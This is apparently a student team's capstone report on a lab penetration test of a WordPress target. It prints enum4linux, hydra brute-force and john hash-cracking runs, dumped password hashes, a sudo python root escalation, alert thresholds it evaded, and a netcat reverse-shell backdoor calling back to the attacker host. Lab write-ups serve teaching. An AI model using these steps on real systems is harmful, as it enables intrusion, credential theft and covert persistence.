Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


- Augustine Agyapong
- William Abbey
- David Vaughn
- Elizabeth Drumgoole
- Pauline Vijayakumar
- Ryan Madore
- Michael Johnson

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux 8
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress user enumeration	Used enum4linux to gather user information for the web server	Allowed attacker (us) to gather usernames to gain access to the web server
Weak passwords	Was able to find passwords using the dictionary brute force	Allowed attacker (us) to gain access to protected web directories
Escalation of privilege	Used Steven's sudo python access, to escalate "Steven to Root"	Allowed privilege escalation to root

Exploits Used

Exploitation: **Wordpress user enumeration**

Summarize the following:


- How did you exploit the vulnerability?

  Target 1 enum4linux -a 192.168.1.110

- What did the exploit achieve?

  it gathered usernames, to gain access to the web server through SSH

- Include a screenshot or command output illustrating the exploit.



Exploitation: **Weak passwords**

Summarize the following:

- How did you exploit the vulnerability?

  Username: Michael

  Password: michael

- What did the exploit achieve?

  it granted us access to Michael's account by SSH

- Include a screenshot or command output illustrating the exploit.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
root@Kali:~# hydra -t 1 -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pu
rposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-11 11:21:19
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 0] (0/0)
[STATUS] 11.00 tries/min, 11 tries in 00:01h, 14344388 to do in 21733:56h, 1 active
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-11 11:23:32
root@Kali:~#
```

Exploitation: Weak Passwords

Summarize the following:

- How did you exploit the vulnerability?

  Username: Steven

  Password: pink84

- What did the exploit achieve?

Used ssh to remote log into steven's profile.

Used a python command to escalate to root privileges

Used ls in the root directory to find the flag text file.

sudo python -c 'import pty;pty.spawn("/bin/bash");'

- Include a screenshot or command output illustrating the exploit.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

```
root@Kali:~/Documents# john --wordlist=/usr/share/wordlists/rockyou.txt passhases.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 0.19% (ETA: 18:20:15) 0g/s 3627p/s 7276c/s 7276C/s cali4nia..062488
pink84           (user2)
1g 0:00:00:40 1.48% (ETA: 17:46:41) 0.02496g/s 6211p/s 7356c/s 7356C/s beetle2..barca100
1g 0:00:01:38 4.13% (ETA: 17:41:06) 0.01019g/s 6941p/s 7409c/s 7409C/s cf1969..celos
1g 0:00:02:31 6.62% (ETA: 17:39:34) 0.006604g/s 7119p/s 7422c/s 7422C/s 552289..54774000
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
```

Exploitation: Escalation privilege

Summarize the following:

- How did you exploit the vulnerability?


  Used **sudo -l** to gain information needed to perform escalation

  And used **sudo python -c 'import pty; pty.spawn("/bin/bash");'** to access root

- What did the exploit achieve?

  Gave us root access on the machine

- Include a screenshot or command output illustrating the exploit.



Avoiding Detection

Excessive HTTP Errors

Monitoring Overview

- Which alerts detect this exploit? **Excessive HTTP Errors**

  Used Watcher: **WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes**
- Which metrics do they measure? **‘http.response.status_code’**
- Which thresholds do they fire at? **400**

Mitigating Detection

- We used enum4linux which operates using SMB so no HTTP requests were created.

HTTP Request Size Monitor

Monitoring Overview

- Which alerts detect this exploit? **HTTP Request Size Monitor**

  Used Watcher: **WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute**
- Which metrics do they measure? **the sum of HTTP request bytes over all documents**
- Which thresholds do they fire at? **3500**

Mitigating Detection

- We used enum4linux which operates using SMB so no HTTP requests were created.

CPU Usage Monitor

Monitoring Overview

- Which alerts detect this exploit? **CPU Usage Monitor**

  Used Watcher: **WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes**

- Which metrics do they measure?

  system.process.cpu.total.pct

- Which thresholds do they fire at?

  0.5

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 20:14 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
root@Kali:~#
```

Mitigating Detection

- Didn’t fire during offensive activity

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?
  - Set up a reverse shell in the target machine over port 80
- How did you drop it (via Metasploit, phishing, etc.)?
  - via Netcat
- How do you connect to it?
  - On first instance of terminal:
    - nc -nlvp 80
      - This allows the attacker to “listen” to port 80
  - On second instance of terminal (after escalating to root privileges):
    - /bin/sh | nc 192.168.1.90 80
      - After this command is ran the attacker can execute any command from the attacking machine to the target.

Backdooring the Target

Attacking Machine:

```
root@Kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 48490
cd home
```

Target Machine:

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 12 05:04:46 2021 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd ~
root@target1:~# /bin/sh | nc 192.168.1.90 80
his^H^H
/bin/sh: 1: h: not found
cd home
```